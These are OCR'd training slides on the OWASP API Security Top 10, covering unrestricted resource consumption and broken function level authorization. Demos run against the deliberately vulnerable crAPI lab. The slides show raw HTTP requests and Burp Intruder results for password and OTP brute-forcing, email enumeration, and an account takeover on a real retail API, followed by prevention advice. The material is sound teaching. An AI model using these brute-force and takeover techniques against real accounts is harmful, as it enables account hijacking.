
# API Vulnerabilities

## API4: Unrestricted Resource Consumption (How ?)






# API Vulnerabilities

## API4: Unrestricted Resource Consumption (How ?)



# API Vulnerabilities

## API4: Unrestricted Resource Consumption (How ?)



# API Vulnerabilities

## API4: Unrestricted Resource Consumption: Rate limit



A screenshot of a web browser showing the crAPI login page at [192.168.1.42:8888/login](http://192.168.1.42:8888/login). The page has a dark header with "crAPI" and "Login" and "Signup" buttons. Below the header is a "Login" form with fields for "Email" and "Password". A "Forgot Password?" link is highlighted with a red box. At the bottom of the form is a blue "Login" button and a link to "Dont have an Account? SignUp".

A screenshot of the crAPI forgot password page. The header says "crAPI" with "Login" and "Signup" buttons. The main content is titled "Forgot Password" with two steps: "1 Email Verification" and "2 Reset Password". It shows an input field for "victim\_demo00@mail.com" and a blue "Send OTP" button.

# API Vulnerabilities

## API4: Unrestricted Resource Consumption: Rate limit



The screenshot shows a web browser window titled 'crAPI' with a 'Forgot Password' form. The URL in the address bar is 192.168.1.42:8888/forgot-p.... The form has two steps: 'Email Verification' and 'Reset Password'. An input field contains the email 'victim\_demo00@mail.com'. Below the input field, an error message is displayed in a red box: 'Given Email is not registered! victim\_demo00@mail.com'. At the bottom of the form is a blue 'Send OTP' button.

# API Vulnerabilities

## API4: Unrestricted Resource Consumption: Rate limit



**Request**



Pretty Raw Hex

```
1 POST /identity/api/auth/forget-password
HTTP/1.1
2 Host: 192.168.1.42:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
4 Accept: /*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
http://192.168.1.42:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 34
10 Origin: http://192.168.1.42:8888
11 DNT: 1
12 Connection: close
13
{
  "email":"victim_demo00@mail.com"
}
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 404
2 Server: openresty/1.17.8.2
3 Date: Thu, 23 Mar 2023 16:03:32 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store,
max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 80
17
18 {"message":
"Given Email is not registered! victim_demo
00@mail.com","status":404}
```



# API Vulnerabilities

## API4: Unrestricted Resource Consumption: Rate limit

The screenshot shows a browser window titled "crAPI" with a "Forgot Password" form. The URL is 192.168.1.42:8888/forgot-password. The form has a field "victim\_demo00@mail.com" and a button "Send OTP". A red error message "Given Email is not registered! victim\_demo00@mail.com" is displayed below the form. To the right, the Burp Suite Professional interface is visible, showing the "HTTP history" tab with several requests listed. One request is highlighted:

| Host                                  | Method | URL                                       | Params | Edited | Status | Length | MIME |
|---------------------------------------|--------|---|--------|--------|--------|--------|------|
| http://192.168.1.42:8888              | POST   | /identity/api/auth/forget-password        |        | ✓      | 404    | 536    | JSON |
| https://contile.services.mozilla.c... | GET    | /v1/tiles                                 |        |        | 200    | 373    | JSON |
| https://incoming.telemetry.mozilla... | POST   | /submit/firefox-desktop/baseline/1/256... |        |        | 200    | 622    | text |
| http://192.168.1.42:8888              | POST   | /identity/api/auth/signup                 |        | ✓      | 200    | 526    | JSON |
| http://192.168.1.42:8025              | GET    | /api/v2/messages?limit=50                 |        | ✓      | 200    | 162    | JSON |

The "Request" pane shows the POST data sent to the /identity/api/auth/forget-password endpoint:

```
POST /identity/api/auth/forget-password
HTTP/1.1
Host: 192.168.1.42:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.42:8888/forgot-password
Content-Type: application/json
Content-Length: 34
Origin: http://192.168.1.42:8888
DNT: 1
Connection: close
{
  "email": "victim_demo00@mail.com"
}
```

The "Response" pane shows the server's response:

```
HTTP/1.1 404
Server: openresty/1.17.8.2
Date: Thu, 23 Mar 2023 16:03:32 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 80
{
  "message": "Given Email is not registered! victim_demo00@mail.com", "status": 404
}
```

# API Vulnerabilities

## API4: Unrestricted Resource Consumption: Rate limit

The screenshot shows a browser window with a 'Forgot Password' form on the left and the Burp Suite Professional interface on the right.

**Burp Suite Professional Interface:**

- HTTP history:** Shows a list of network requests. One request is highlighted:
  - Host: http://192.168.1.42:8025
  - Method: GET
  - URL: /api/v2/messages?limit=50
  - Status: 200
  - Length: 162
- Request:** Displays the raw HTTP request in Pretty format:

```
1 GET /api/v2/messages?limit=50 HTTP/1.1
2 Host: 192.168.1.42:8025
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9
10
```
- Response:** Displays the raw HTTP response in Pretty format:

```
1 HTTP/1.1 200 OK
2 Content-Type: text/json
3 Date: Thu, 23 Mar 2023 16:18:49 GMT
4 Content-Length: 42
5 Connection: close
6
7 {"total":0,"count":0,"start":0,"items":[]}
```

**Forgot Password Form:**

The form has two buttons: "Email Verification" and "Reset Password". A text input field contains the email address "victim\_demo12@mail.com". Below the input field is a blue "Send OTP" button.

# API Vulnerabilities

## API4: Unrestricted Resource Consumption: Rate limit

- Missing rate limit for current password field (Award 200\$)

**Intruder attack 1**

| Request | Payload        | Status | Error                    | Timeout                  | Length | Comment |
|---------|----------------|--------|--------------------------|--------------------------|--------|---------|
| 57      | Aucoung        | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 58      | Action         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 59      | Adidas         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 60      | Admin          | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 61      | Administrative | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 62      | Administrator  | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 63      | Advance        | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 64      | Aggies         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 65      | Aikman         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 66      | Airhead        | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 67      | Alaska         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 91      | pierce         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 92      | pierre         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 93      | piglet         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 94      | pinkfloy       | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 95      | piranha        | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 96      | pirate         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 97      | pisces         | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 98      | pizza          | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 99      | plane          | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 100     | Mano123ali     | 422    | <input type="checkbox"/> | <input type="checkbox"/> | 916    |         |
| 101     | Monit123ali    | 204    | <input type="checkbox"/> | <input type="checkbox"/> | 1406   |         |

**Request** **Response**

**Raw** **Headers** **Hex**

```

HTTP/1.1 204 No Content
Server: nginx
Date: Mon, 23 Mar 2020 17:59:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
pragma: no-cache
expires: -1
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 48
Access-Control-Allow-Origin: https://account.acronis.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Accept-Encoding, Accept-Language, Authorization, Cache-Control, Connection, DNT, Keep-Alive, If-Modified-Since, Origin, Save-Data, User-Agent, X-Requested-With, Content-Type
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
p3p: CP=IDC DSP COR ADM DEVI TAI1 PSA PSD IVA1 IVD1 CON1 HIS OUR IND CNT
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src 'none'; style-src 'self'; script-src 'self' 'unsafe-eval' 'sha256-mPQjbpElzEdaIqkLmG2FFjaebtGYuKPcGMVdcY5J7to=' https://j.esc.co https://www.googletagmanager.com https://www.google-analytics.com; img-src 'self' https://b.esc.co https://adservice.google.com https://ad.doubleclick.net https://www.google.com https://www.google-analytics.com https://googleads.g.doubleclick.net; connect-src 'self' https://www.acronis.com https://www.google.com https://www.google-analytics.com https://www.acronis.com https://support.acronis.com
Access-Control-Allow-Origin: https://account.acronis.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Accept-Encoding, Accept-Language, Authorization, Cache-Control, Connection, DNT, Keep-Alive, If-Modified-Since, Origin, Save-Data, User-Agent, X-Requested-With, Content-Type
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
p3p: CP=IDC DSP COR ADM DEVI TAI1 PSA PSD IVA1 IVD1 CON1 HIS OUR IND CNT
X-Frame-Options: SAMEORIGIN
Content-Length: 117
("message":"The given data was invalid.", "errors": {"old_password": ["The old password confirmation does not match."]})
```

# API Vulnerabilities

## API4: Unrestricted Resource Consumption: Rate limit

### ☐ Account Takeover via OTP Brute force (Apigee API)

```
POST /program/rest/v1/users/Email@gmail.com/password/update HTTP/1.1
Host: *retail.apigee.net
appId: IOS
Accept: /*
langCode: en
timeStamp: 1563170683
appVersion: 871
Accept-Language: en-us
Accept-Encoding: gzip, deflate
token:
Content-Type: application/json
Content-Length: 22
User-Agent: /4
Connection: close
ENV: PROD
currency: AED
storeId:
>{"resetToken":"11111"}
```

Filter: Showing all items

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---------|---------|--------|-------|---------|--------|---------|
| 491     | 136653  | 400    |       |         | 207    |         |
| 492     | 136654  | 400    |       |         | 207    |         |
| 493     | 136655  | 400    |       |         | 207    |         |
| 494     | 136656  | 400    |       |         | 207    |         |
| 495     | 136657  | 400    |       |         | 207    |         |
| 496     | 136658  | 400    |       |         | 207    |         |
| 497     | 136659  | 400    |       |         | 207    |         |
| 498     | 136660  | 400    |       |         | 207    |         |
| 499     | 136661  | 400    |       |         | 207    |         |
| 500     | 136662  | 400    |       |         | 207    |         |
| 501     | 136663  | 200    |       |         | 210    |         |
| 502     | 136664  | 400    |       |         | 207    |         |
| 503     | 136665  | 400    |       |         | 207    |         |
| 504     | 136666  | 400    |       |         | 207    |         |
| 505     | 136667  | 400    |       |         | 207    |         |
| 506     | 136668  | 400    |       |         | 207    |         |
| 507     | 136669  | 400    |       |         | 207    |         |

Request Response

Raw Headers Hex JSON Beautifier

```
{
  "meta": {
    "statusCode": 200,
    "message": "Password Updated Successfully"
  }
}
```

# API Vulnerabilities

- [https://cheatsheetseries.owasp.org/cheatsheets/Web\\_Service\\_Security\\_Cheat\\_Sheet.html#availability](https://cheatsheetseries.owasp.org/cheatsheets/Web_Service_Security_Cheat_Sheet.html#availability)
- [https://cheatsheetseries.owasp.org/cheatsheets/GraphQL\\_Cheat\\_Sheet.html#dos-prevention](https://cheatsheetseries.owasp.org/cheatsheets/GraphQL_Cheat_Sheet.html#dos-prevention)
- [https://cheatsheetseries.owasp.org/cheatsheets/GraphQL\\_Cheat\\_Sheet.html#mitigating-batching-attacks](https://cheatsheetseries.owasp.org/cheatsheets/GraphQL_Cheat_Sheet.html#mitigating-batching-attacks)

## API4: Unrestricted Resource Consumption

### □ Prevention:

- Use container-based solutions that make it easy to limit memory, CPU, number of restarts, file descriptors, and processes.
- Define and enforce a maximum size of data on all incoming parameters and payloads, such as maximum length for strings, maximum number of elements in arrays, and maximum upload file size (regardless of whether it is stored locally or in cloud storage).
- Implement a limit on how often a client can interact with the API within a defined timeframe (rate limiting).
- Rate limiting should be fine tuned based on the business needs. Some API Endpoints might require stricter policies.
- Limit/throttle how many times or how often a single API client/user can execute a single operation (e.g. validate an OTP, or request password recovery without visiting the one-time URL).
- Add proper server-side validation for query string and request body parameters, specifically the one that controls the number of records to be returned in the response.
- Configure spending limits for all service providers/API integrations. When setting spending limits is not possible, billing alerts should be configured instead.

# *API5: Broken Function Level Authorization*




© 2023 Secure D Center Co., Ltd.



# API Vulnerabilities

## API5: Broken Function Level Authorization (What ?)

- ❑ Broken function level authorization (BFLA) is a vulnerability where a user of one role or group is able to access the API functionality of another role or group. API providers will often have different roles for different types of accounts, such as public users, merchants, partners, administrators, and so on.
- ❑ BFLA is present if you are able to use the functionality of another privilege level or group.
- ❑ BFLA is similar to BOLA, except instead of an authorization problem involving accessing resources, it is an authorization problem for performing actions.
- ❑ If an API has different privilege levels or roles, it may use different endpoints to perform privileged actions. For example, a bank may use the `/user/account/balance` endpoint for a user wishing to access their account information and the `/admin/account/{user}` endpoint for an administrator wishing to access user account information.



# API Vulnerabilities

## API5: Broken Function Level Authorization (How ?)




The screenshot shows a web browser window at `localhost:8888/my-profile`. The page displays a user's profile information: Name: victim donhack, Email: victim01@mail.com, and Phone No.: 0900000000. Below this, there is a placeholder for 'My Personal Video' with a 'Max File Size: 10MB' note and an 'Upload Video' button, which is highlighted with a red box. To the right of the profile page is a file manager interface titled 'เดสก์ท็อป' (Desktop) in Thai. It lists several folders and files, including 'video\_test' (which is highlighted with a blue box), 'temp', and 'Keynote'. A large red arrow points from the 'Upload Video' button on the profile page towards the 'video\_test' folder in the file manager.

# API Vulnerabilities

## API5: Broken Function Level Authorization (How ?)

A cartoon-style illustration of a man with a round face, brown hair, and a gentle smile. He is wearing an orange shirt. A solid red square is positioned on his right shoulder.



# API Vulnerabilities

## API5: Broken Function Level Authorization (How ?)



| Request   |          | Response   |  |
|---|----------|--|--|
| Pretty  | Raw      | Hex  | Render   |
| 1 <code>DELETE /identity/api/v2/user/videos/30</code>   | HTTP/1.1 | 1 <code>HTTP/1.1 404</code>  | 1 <code>HTTP/1.1 404</code>  |
| 2 <code>Host: localhost:8888</code>   |          | 2 <code>Server: openresty/1.17.8.2</code>                              | 2 <code>Server: openresty/1.17.8.2</code>                              |
| 3 <code>User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0</code> |          | 3 <code>Date: Fri, 24 Mar 2023 05:30:52 GMT</code>                     | 3 <code>Date: Fri, 24 Mar 2023 05:30:52 GMT</code>                     |
| 4 <code>Accept: */*</code>  |          | 4 <code>Content-Type: application/json</code>                          | 4 <code>Content-Type: application/json</code>                          |
| 5 <code>Accept-Language: en-GB,en;q=0.5</code>  |          | 5 <code>Connection: close</code>                                       | 5 <code>Connection: close</code>                                       |
| 6 <code>Accept-Encoding: gzip, deflate</code>   |          | 6 <code>Vary: Origin</code>  | 6 <code>Vary: Origin</code>  |
